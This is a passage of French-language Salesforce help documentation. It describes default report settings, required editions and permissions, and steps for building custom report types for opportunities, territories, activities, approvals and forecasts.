Remarque: Vous devez activer et configurer le suivi de l'historique des champs et sélectionner des champs pour pouvoir utiliser le rapport sur le Suivi de l'historique des champs.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**
Tabulaire

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
|---|---|
| Données d'historique | • `Date de modification`<br>• `Nouvelle valeur`<br>• `Modifié par`<br>• `Champ / événement`<br>• `Ancienne valeur` |
| Champs d'opportunité | • `Nom d'opportunité` |

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

  ET

  Gérer les types de rapport personnalisé

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur le responsable de l'opportunité | • Responsable de l'opportunité |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur l'historique des opportunités

Affichage des informations sur l'historique de vos opportunités, étapes et date de fermeture incluses.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Récapitulatif

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • Nom d'opportunité |
| Informations sur le responsable de l'opportunité | • Responsable |
| Informations sur l'historique des opportunités | • De l'étape<br>• Montant<br>• Date de dernière modification<br>• A l'étape<br>• Probabilité (%)<br>• dernière modification par<br>• Date de clôture |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités avec des équipes d'opportunité

Affichez des informations sur les membres de vos équipes d'opportunité et leurs rôles, organisés par opportunité.

**Remarque:** Vous devez activer et configurer une équipe de vente pour utiliser le rapport Opportunités associées aux équipes d'opportunité.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Tabulaire

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • `Nom d'opportunité` |
| Informations sur le membre d'équipe | • `Nom du membre d'équipe`<br>• `Rôle de l'équipe` |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:** Si votre administrateur a créé des champs d'équipe d'opportunité personnalisés, ils peuvent être inclus dans le Rapport sur les opportunités avec des équipes d'opportunité.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport d'opportunités avec des équipes d'opportunité et des produits

Affichez des informations sur les membres de vos équipes d'opportunité et leurs produits, organisés par opportunité. Vous devez spécifier un produit ou un membre d'équipe de vente pour filtrer les résultats lorsque vous exécutez le rapport.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Tabulaire

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • `Nom d'opportunité` |
| Informations sur le produit | • `Nom du produit` |
| Informations sur le membre d'équipe | • `Nom du membre d'équipe` |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type d'information d'objet | Colonnes |
| --- | --- |
| | • Rôle de l'équipe |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités associées à des partenaires

Affichez les informations sur les partenaires de votre équipe dans vos opportunités, qui comprennent le nom de l'opportunité, le montant et le rôle de partenaire.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Récapitulatif

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • Nom d'opportunité<br>• Date de clôture<br>• Montant |
| Informations sur le responsable de l'opportunité | • Responsable de l'opportunité |
| Informations sur le partenaire | • Propriétaire partenaire<br>• Rôle du partenaire<br>• Partenaire |
| Informations sur le compte | • Responsable du compte<br>• Nom du compte |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités associées à des produits

Afficher les informations sur les produits associés à vos opportunités, qui comprennent le nom de produit et l'étape d'opportunité.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Matrice

**Champs récapitulatifs**

`Prix total` (somme)

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • `Nom d'opportunité`<br>• `Montant`<br>• `Date de clôture`<br>• `Étape`<br>• `Ancienneté`<br>• `Type`<br>• `Probabilité`<br>• `Date de création` |
| Informations sur le produit | • `Nom du produit`<br>• `Code du produit`<br>• `Quantité`<br>• `Produit actif`<br>• `Prix de vente`<br>• `Date du produit`<br>• `Description du produit`<br>• `Prix total`<br>• `Produit : Mois`<br>• `Prix catalogue` |
| Informations sur le responsable de l'opportunité | • `Responsable de l'opportunité`<br>• `Rôle de responsable` |
| Compte : Informations générales | • `Nom du compte` |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

La page d'exécution de rapport
Limitez les résultats d'un rapport
Rapports sur les opportunités

Rapport sur les tendances d'opportunité
Afficher les informations sur les tendances partagées par vos opportunités en cours.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**
Matrice

**Regroupements**
Le rapport par défaut indique les lignes groupées par `Étape historique` et les colonnes groupées par `A compter de la date`.

**Champs récapitulatifs**
`Montant historique` (somme)

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
|---|---|
| Informations sur l'opportunité | • `Nom d'opportunité` |
| Informations sur les tendances des opportunités | • `Montant historique`<br>• `A compter de la date`<br>• `Étape historique` |
| Informations sur le responsable de l'opportunité | • `Afficher les informations sur les tendances partagées par vos opportunités en cours.` |

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

La page d'exécution de rapport
Limitez les résultats d'un rapport
Rapports sur les opportunités

Rapport sur les opportunités associées à des devis et à des fichiers PDF de devis
Afficher les détails sur les fichiers PDF de devis créés pour chaque devis associé à une opportunité. Les paramètres par défaut affichent les informations sur chaque objet les plus fréquemment utilisées. Vous pouvez toutefois personnaliser le rapport afin d'afficher d'autres informations, telles que l'utilisateur ayant créé ou modifié en dernier chaque fichier PDF de devis répertorié.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**
Récapitulatif

**Regroupement**
Le rapport par défaut indique les devis et les fichiers PDF de devis groupés par `Nom d'opportunité`.

Éditions

Devis sont disponibles avec : Salesforce Classic

Devis sont disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • `Nom d'opportunité` |
| Informations sur le devis | • `Nom de devis`<br>• `Synchronisation en cours...` |
| Informations sur le fichier PDF de devis | • `Fichier PDF de devis : Date de création`<br>• `Fichier PDF de devis : Nom`<br>• `Fichier PDF de devis : Remise`<br>• `Fichier PDF de devis : Total général` |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport
Limitez les résultats d'un rapport
Rapports sur les opportunités

Rapport sur les opportunités associées à des devis et des éléments de ligne de devis

Afficher les détails sur les devis associés à des opportunités et sur les éléments de ligne de chaque devis. Les paramètres par défaut fournissent les informations les plus fréquemment utilisées de chaque objet, mais vous pouvez personnaliser le rapport afin d'afficher n'importe quel champ d'opportunité, de devis ou d'élément de ligne de devis.

Si votre organisation utilise la fonctionnalité multidevise ou la gestion des devises avancée, vous disposez d'options supplémentaires pour personnaliser ce rapport. Lors de la sélection de colonnes de rapport, vous pouvez sélectionner la version « convertie » d'un montant ou une colonne total afin de présenter les valeurs converties dans une autre devise. Choisissez la devise que vous souhaitez convertir sous Paramètres avancés en sélectionnant vos critères de rapport.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

Éditions

Devis sont disponibles avec : Salesforce Classic

Devis sont disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Format**

Récapitulatif

**Champs récapitulatifs**

`Montant` (somme)

`Remise du devis` (somme)

**Regroupements**

Le rapport par défaut présente les résultats classés par `Nom d'opportunité` puis par `Nom de devis`. Chaque élément de ligne de devis est répertorié sous son devis associé.

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • `Nom d'opportunité` |

| Type d'information d'objet | Colonnes |
| --- | --- |
| | • Montant |
| Informations sur le devis | • Nom de devis<br>• Remise<br>• Synchronisation en cours...<br>• Statut |
| Informations sur l'élément de ligne du devis | • Élément de ligne de devis : Remise<br>• Produit : Nom du produit<br>• Numéro d'élément de ligne<br>• Prix de vente<br>• Prix catalogue<br>• Élément de ligne de devis : Sous-total<br>• Élément de ligne de devis : Prix total |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

### Rapports sur les produits et les actifs

Utilisez les rapports de produit et d'actif pour afficher des informations sur les produits actuellement installés chez les utilisateurs. Examinez les actifs que possèdent vos clients, répertoriez les requêtes classées pour un actif donné ou identifiez les actifs qui ne sont associés à aucun produit.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Fonctions spéciales du dossier Rapports sur les produits et les actifs

Tenez compte des points suivants lorsque vous exécutez des rapports sur les produits et les actifs :

**Rapports standard**

Utilisez le rapport Actifs sans produit, disponible dans le dossier Rapports sur les produits et les actifs, pour répertorier les actifs qui ne sont pas associés à un produit. En fonction de l'utilisation des actifs, ces actifs peuvent représenter les produits de votre concurrent.

**Types de rapport**

- Pour créer le rapport personnalisé affichant les actifs des clients, cliquez sur **Nouveau rapport** de l'onglet Rapports, puis sélectionnez le type de rapport Comptes avec actifs ou Contacts avec actifs dans la catégorie de types de rapport Comptes et contacts.

- Pour afficher la liste des requêtes classées pour un actif donné, cliquez sur **Nouveau rapport** de l'onglet Rapports, puis sélectionnez le type de rapport Actifs avec requêtes de l'option Catalogues, Produits et Actifs.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapports libre-service

Les rapports Libre-Service vous permettent d'analyser l'efficacité de votre portail libre-service. Examinez le nombre de requêtes actuellement visualisées, le nombre de clients actuellement connectés ou ce que les clients pensent des solutions que vous offrez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

#### Rapports standard

- Le rapport sur l'utilisation du libre-service indique le nombre de requêtes affichées et consignées, le nombre de commentaires qui ont été ajoutés et le nombre de recherches effectuées par les utilisateurs du libre-service.
- Le rapport sur les utilisateurs libre-service fournit des informations sur les clients qui se connectent à votre portail libre-service, y compris le compte associé et la date de la dernière connexion. Vous pouvez également inclure des champs libre-service dans n'importe quel rapport de contact personnalisé.
- Le rapport sur les solutions utiles contient des statistiques provenant des portails libre-service qui affichent des solutions. Sur chaque page de solution libre-service, les clients peuvent indiquer si la solution leur est utile. Vous pouvez utiliser les résultats de cette étude lorsque vous choisissez les cinq premières solutions pour la page d'accueil libre-service et pour vérifier que les clients sont en mesure de trouver les solutions dont ils ont besoin.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapport sur l'activité de support

Utilisez les rapports sur le support pour suivre le nombre de requêtes créées, les commentaires de requête, les e-mails de requête, les responsables de requête, les rôles de contact de requête, les requêtes avec solution, le temps écoulé depuis le dernier changement de statut ou de responsable de la requête et l'historique des requêtes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

Vous pouvez également créer des rapports sur les solutions de votre entreprise, incluant l'historique des solutions et les langues dans lesquelles les solutions ont été écrites, et indiquant si les solutions traduites sont obsolètes. Si vous avez activé le portail libre-service, vous pouvez exécuter des rapports pour suivre l'utilisation de ce portail.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

## Types de rapport personnalisé préconçus

Certaines fonctionnalités de Salesforce offrent des types de rapport personnalisé prédéfinis qui évitent de créer des rapports.

**Remarque:** Les types de rapport personnalisé préconçus sont différents des types de rapport standard.

1. Rapports sur les territoires
   Utilisez les rapports sur les territoires pour analyser vos zones commerciales. Identifiez quels utilisateurs ont été attribués aux divers territoires, quels utilisateurs ont été attribués à plusieurs territoires ou quels utilisateurs n'ont aucun territoire.
2. Rapport sur les réponses
   Créez des types de rapport personnalisés pour permettre aux utilisateurs d'analyser des questions, des réponses et des votes.
3. Rapports Salesforce CRM Call Center
   Les rapports sur les centres d'appels facilitent l'analyse de appels téléphoniques Salesforce CRM Call Center gérés par votre équipe ou par vous-même.
4. Création d'un type de rapport personnalisé pour l'historique des approbations
   Avant d'exécuter des rapports sur des processus d'approbation terminés et en cours, ainsi que leurs étapes, vous devez créer un type de rapport personnalisé pour les instances de processus d'approbation.
5. Rapports à générer sur les activités
   Exécutez des rapports standard ou personnalisés qui affichent des informations sur vos tâches ou événements et leurs contacts, comptes, opportunités et autres enregistrements associés.
6. Rapport sur les réunions des commerciaux avec des clients
   Observez la façon dont vos équipes commerciales organisent leur temps. Créez un rapport personnalisé qui répertorie les clients que les commerciaux rencontrent.
7. Création d'un type de rapport personnalisé dans les prévisions collaboratives
   Pour rendre un rapport de prévision accessible à des utilisateurs, les administrateurs doivent créer un type de rapport personnalisé. Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport.
8. Types de rapport personnalisés dans les prévisions collaboratives
   Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport.
9. Rapports sur les idées
   Créez des types de rapport personnalisés pour permettre aux utilisateurs de créer des rapports sur des idées, des commentaires sur des idées et des votes.
10. Création de rapports sur des articles de Salesforce Knowledge
    Utilisez des rapports personnalisés Salesforce Knowledge pour suivre la création, la gestion et la publications d'articles.
11. Rapports sur les sessions Live Agent
    Utilisez des rapports de session Live Agent pour regrouper des données sur les activités de chat des agents avec des clients, par exemple le temps passé en ligne ou le nombre de requêtes de chat qui leur sont attribuées.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

**AUTORISATIONS UTILISATEUR**

Pour exécuter des rapports :
- Exécuter des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

12. Rapport sur les partenaires
    Certaines opportunités impliquent des relations avec des partenaires. Utilisez ce rapport pour identifier et analyser ces relations.
13. Rapport sur les groupes de relations
    Vous pouvez générer un rapport sur les groupes de relations et les membres de groupe de relations si votre administrateur a activé les types de rapport personnalisés pour ces objets personnalisés.
14. Activation du rapport du propriétaire du compte
    Le rapport Propriétaire du compte répertorie tous les comptes et leurs propriétaires.
15. Rapport sur l'activité de recherche de fichiers
    Utilisez un rapport pour déterminer les 300 premières requêtes de recherche de termes, et identifiez les contenus manquants ou à renommer en examinant les termes recherchés et le taux de clics des utilisateurs.

### Rapports sur les territoires

Utilisez les rapports sur les territoires pour analyser vos zones commerciales. Identifiez quels utilisateurs ont été attribués aux divers territoires, quels utilisateurs ont été attribués à plusieurs territoires ou quels utilisateurs n'ont aucun territoire.

Éditions

Disponible avec : Salesforce Classic

Gestion des territoires est disponible avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Fonctions spéciales du dossier Rapports sur les territoires

Tenez compte des points suivants lorsque vous exécutez des rapports sur les territoires :

**Rapports standard**

- Le rapport sur les territoires répertorie tous les territoires de votre organisation. Sélectionnez **Aucun utilisateur** dans la liste déroulante `Utilisateurs` et cliquez sur **Exécuter le rapport** pour afficher les territoires de votre organisation sans utilisateur attribué.
- Les rapports Territoire de l'utilisateur, Utilisateurs avec plusieurs territoires et Utilisateurs sans territoire récapitulent les utilisateurs respectivement attribués à un territoire, plusieurs territoires et aucun territoire.
- Les rapports Territoire de compte, Compte avec plusieurs territoires et Compte sans territoire récapitulent les comptes respectivement attribués à un territoire, plusieurs territoires et aucun territoire.
- Le rapport Territoire de l'opportunité récapitule les opportunités des territoires. Pour afficher les opportunités dont sont responsables des utilisateurs qui ne sont pas actuellement actifs dans le territoire de l'opportunité, personnalisez le rapport Territoire de l'opportunité à l'aide du filtre avancé suivant : `Actif dans le territoire` égal à False. Le rapport Opportunité sans territoire récapitule les opportunités associées aux comptes sans territoire.
- Les rapports exécutés à partir de types de rapport qui comprennent des territoires peuvent afficher les résultats de façon différente des rapports standard qui comprennent des territoires. Cela est dû au fait que des rapports exécutés à partir de types de rapport n'affichent que des résultats *avec* des territoires, alors que des rapports standard qui comprennent des territoires peuvent afficher des résultats *sans* territoires. Par exemple, si vous sélectionnez le Rapport sur le territoire du compte, les résultats affichent les comptes sans territoires. Dans les types de rapport personnalisé, lors de l'utilisation du filtre `Territoires` qui inclut des territoires, Plusieurs Territoires ou Territoires manquants ne sont pas affichés dans les résultats de rapport.

### Conseils pour les rapports sur les territoires

- Les champs de territoire standard et personnalisés sont disponibles dans les rapports sur les territoires. Ils sont également disponibles dans les rapports de compte, les rapports d'activité incluant des comptes, les rapports d'opportunité et les rapports utilisateur.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapport sur les réponses

Créez des types de rapport personnalisés pour permettre aux utilisateurs d'analyser des questions, des réponses et des votes.

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

En tant qu'administrateur, vous pouvez créer des types de rapport personnalisés pour permettre aux utilisateurs de créer des rapports sur des questions, des réponses et des votes. Les types de rapports personnalisés sont le seul moyen de rendre votre communauté de réponses disponible pour vos utilisateurs (Salesforce ne fournit aucun exemple de rapport sur les réponses ou de dossier de rapports standard pour les réponses).

Pour créer un dossier de rapports sur les réponses pour vos utilisateurs :

1. Définissez un type de rapport personnalisé pour les réponses.
   - L'objet principal de votre rapport est Questions.
   - Il n'existe aucune catégorie de rapport spécifique pour les réponses. Vous allez probablement stocker votre rapport dans la catégorie Autres rapports ou Rapports administratifs.
   - Lors de la configuration de relations objet, des questions peuvent avoir une relation avec des réponses et des réponses avoir une relation avec des votes.
2. Créez un dossier public pour les rapports sur les réponses. Cette étape nécessite l'autorisation de gestion des rapports publics.
3. À l'aide de votre type de rapport personnalisé, créez un ou plusieurs rapports personnalisés pour les réponses. Attribuez les rapports au nouveau dossier des rapports sur les réponses que vous avez créé.

Une fois ces étapes terminées, un dossier des rapports sur les réponses est disponible pour les utilisateurs dans la page d'accueil des rapports.

ÉDITIONS

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données

CONSULTER ÉGALEMENT :

Accès à vos données grâce aux rapports

### Rapports Salesforce CRM Call Center

Les rapports sur les centres d'appels facilitent l'analyse de appels téléphoniques Salesforce CRM Call Center gérés par votre équipe ou par vous-même.

Fonctions spéciales des rapports sur les centres d'appels

Tenez compte des points suivants lorsque vous exécutez des rapports sur les centres d'appels :

**Rapports standard**

- L'option Les appels de mon équipe de cette semaine vous donne des informations sur les appels gérés par les utilisateurs du centre d'appels de votre équipe au cours de la semaine précédente, y compris les enregistrements associés et le résultat de chaque appel.
- Le rapport Mes appels du jour donne des informations sur les appels que vous avez passés ou reçus au cours du jour qui vient de s'écouler, y compris les enregistrements associés et le résultat de chaque appel.
- Le rapport Mes appels de la semaine vous donne des informations sur les appels que vous avez passés ou reçus au cours de la semaine qui vient de s'écouler, y compris les enregistrements associés et le résultat de chaque appel.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :

- Exécution des rapports

  ET

  Lire sur les enregistrements inclus dans le rapport

### Création d'un type de rapport personnalisé pour l'historique des approbations

Avant d'exécuter des rapports sur des processus d'approbation terminés et en cours, ainsi que leurs étapes, vous devez créer un type de rapport personnalisé pour les instances de processus d'approbation.

1. Dans Configuration, saisissez *Types d'enregistrement* dans la case Recherche rapide, puis sélectionnez **Types d'enregistrement**.
2. Cliquez sur **Nouveau type de rapport personnalisé**.
3. Renseignez les champs.

| Pour ce champ... | Procéder comme suit... |
| --- | --- |
| Objet principal | Sélectionnez l'instance du processus.<br>Une instance de processus représente une instance d'un processus d'approbation. Une nouvelle instance de processus est créée chaque fois qu'un enregistrement est soumis pour approbation. |
| Étiquette de type de rapport | Saisissez une étiquette. Cette étiquette est affichée lorsque les utilisateurs créent des rapports.<br>Exemple : *Instances de processus d'approbation* |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

| Pour ce champ... | Procéder comme suit... |
| --- | --- |
| `Nom du type de rapport` | Saisissez un nom unique pour le type de rapport. |
| `Description` | Saisissez une description. Cette étiquette est affichée lorsque les utilisateurs créent des rapports. |
| `Enregistrer dans la catégorie` | Sélectionnez Rapports administratifs.<br>Vous pouvez sélectionner une autre catégorie. Elle spécifie le dossier dans lequel vos utilisateurs trouvent le type de rapport personnalisé lorsqu'ils créent des rapports Historique des approbations. |
| `Statut de déploiement` | Lorsque vous êtes prêt(e) à autoriser l'accès au type de rapport à tous les utilisateurs, sélectionnez Déployé. |

4. Cliquez sur **Suivant**.
5. Cochez la case sous l'objet principal.
6. Sélectionnez le noeud d'instance de processus.

   Un noeud d'instance de processus représente une instance d'une étape d'approbation. Un nouveau noeud d'instance de processus est créé chaque fois qu'un enregistrement entre dans une étape d'un processus d'approbation. Lorsque l'enregistrement ne répond pas aux critères de l'étape ou si l'instance du processus d'approbation s'est terminée sans entrer dans l'étape, aucun noeud d'instance de processus n'est créé.
7. Dans la relation A à B, sélectionnez l'une des options ci-dessous.

| Option | Description |
| --- | --- |
| Chaque enregistrement « A » doit être associé à au moins un enregistrement « B ». | Le rapport inclut uniquement les instances de processus qui entrent dans au moins une étape d'approbation pour créer un noeud d'instance de processus.<br>Le rapport exclut les instances de processus des enregistrements qui ont été soumis pour approbation, mais qui ne correspondent à aucun critère d'étape. |
| Les enregistrements « A » peuvent être associés ou non à des enregistrements « B ». | Le rapport inclut toutes les instances de processus. |

8. Cliquez sur **Enregistrer**.

Une fois le type de rapport déployé, informez les utilisateurs concernés en leur indiquant le nom du dossier de catégorie et le type de rapport personnalisé, pour leur permettre de créer et d'exécuter des rapports Historique des approbations.

### Rapports à générer sur les activités

Exécutez des rapports standard ou personnalisés qui affichent des informations sur vos tâches ou événements et leurs contacts, comptes, opportunités et autres enregistrements associés.

| Pour afficher ces informations | Utiliser ce rapport |
|---|---|
| Activités relatives à un autre type d'enregistrement, comme les opportunités | Cliquez sur **Créer un nouveau rapport personnalisé** dans l'onglet Rapports et sélectionnez le type de rapport Activités. |
| Nombre de contacts associés à une activité | Rapports sur les activités. Ajoutez la colonne `Nombre de relations` à vos rapports.<br>Par exemple, vous avez une tâche avec cinq contacts. Lorsque vous exécutez le rapport Tâches et événements, il affiche « 5 » pour indiquer le nombre de contacts associés à la tâche. |
| Une ligne par contact pour chaque activité | Le rapport Activités avec des contacts. Sélectionnez au moins un champ dans l'objet Contact.<br>Par exemple, votre rapport inclut une tâche avec cinq contacts. Si vous incluez le champ `Nom` à partir de l'objet contact dans le rapport, cinq lignes (une pour chaque contact) sont associées à cette activité. Si vous n'ajoutez pas de champ à partir de l'objet contact, une seule ligne s'affiche pour l'activité.<br>Le rapport Activités avec des contacts est le seul rapport qui :<br>• Affiche tous les contacts d'une activité<br>• Peut être filtré en utilisant des attributs de contacts différents du contact principal<br>Les autres rapports affichent le contact principal et le nombre total de contacts d'une activité, mais n'affichent pas les détails des autres contacts.<br>Le rapport Activités avec des contacts n'indique pas si les contacts sont principaux ou secondaires. |
| Le contact principal d'une activité dans deux rapports différents : Tâches et événements, et Activités avec des requêtes | Le rapport Tâches et événements ou Activités avec des requêtes.<br>Par exemple, si le contact principal d'une tâche est Ron Dean, ces rapports affichent ce nom dans le champ `Contact`.<br>Le contact principal figure également dans le champ `Nom` dans la page de détail de la tâche ou de l'événement. |

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Rapport sur les réunions des commerciaux avec des clients

Observez la façon dont vos équipes commerciales organisent leur temps. Créez un rapport personnalisé qui répertorie les clients que les commerciaux rencontrent.

1. Créez un type de rapport personnalisé.
   a. Dans Objet principal, sélectionnez **Utilisateurs**.
   b. Renseignez les autres champs obligatoires : étiquette, description et catégorie.
   c. Cliquez sur **Suivant**.
2. Définissez une relation entre les activités et les utilisateurs.
   a. Associez l'objet Relations des activités à l'objet Utilisateurs.
   b. Cliquez sur **Enregistrer**.
3. Définissez les champs qui s'affichent dans ce type de rapport.
   a. Dans la section Champs disponibles pour des rapports, cliquez sur **Modifier la présentation**.
   b. Ajoutez les champs Relations des activités suivants à la présentation : `Date`, `Objet`, `Nom`, `Associé à`, `Nombre de relations`.
   c. Modifiez d'étiquette du champ `Nom` en *`Contact`* et celle du champ `Associé à` en *`Opportunité`*.
   d. Pour chaque champ, sélectionnez l'option d'affichage du champ par défaut.
   e. Cliquez sur **Enregistrer**.
4. Créez un rapport.
   a. Sous l'onglet Rapports, sélectionnez le type de rapport que vous avez créé aux étapes 1 à 3.
   b. Sélectionnez **Format récapitulatif**, puis créez un regroupement par Nom complet.
   c. Exécutez et enregistrez le rapport.

Vous disposez maintenant d'un rapport qui peut aider vos équipes commerciales à optimiser le temps qu'ils passent avec des clients.

Remarque: Si les Activités partagées ne sont pas activées, les rapports personnalisés basés sur les relations des activités n'incluent pas les organisateurs d'événements avec des invités, et ils n'affichent pas les événements auxquels personne n'a été invité.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé
Conception de la présentation des champs de rapports créés à partir de votre type de rapport personnalisé
Création d'un rapport
Création d'un rapport personnalisé

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour afficher les activités dont vous êtes propriétaire et celles des utilisateurs de niveau inférieur dans la hiérarchie des rôles :
- Aucune autorisation requise

Pour afficher toutes les activités :
- Afficher toutes les données

### Création d'un type de rapport personnalisé dans les prévisions collaboratives

Pour rendre un rapport de prévision accessible à des utilisateurs, les administrateurs doivent créer un type de rapport personnalisé. Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport.

Remarque: Ces informations s'appliquent aux prévisions collaboratives, pas aux prévisions personnalisables. Pour créer un type de rapport personnalisé pour les prévisions, activez les prévisions collaboratives

1. Commencez par créer un type de rapport personnalisé, dans la Configuration, en saisissant *Types de rapport* dans la case Recherche rapide, puis en sélectionnant**Types de rapport** et **Nouveau type de rapport personnalisé**.
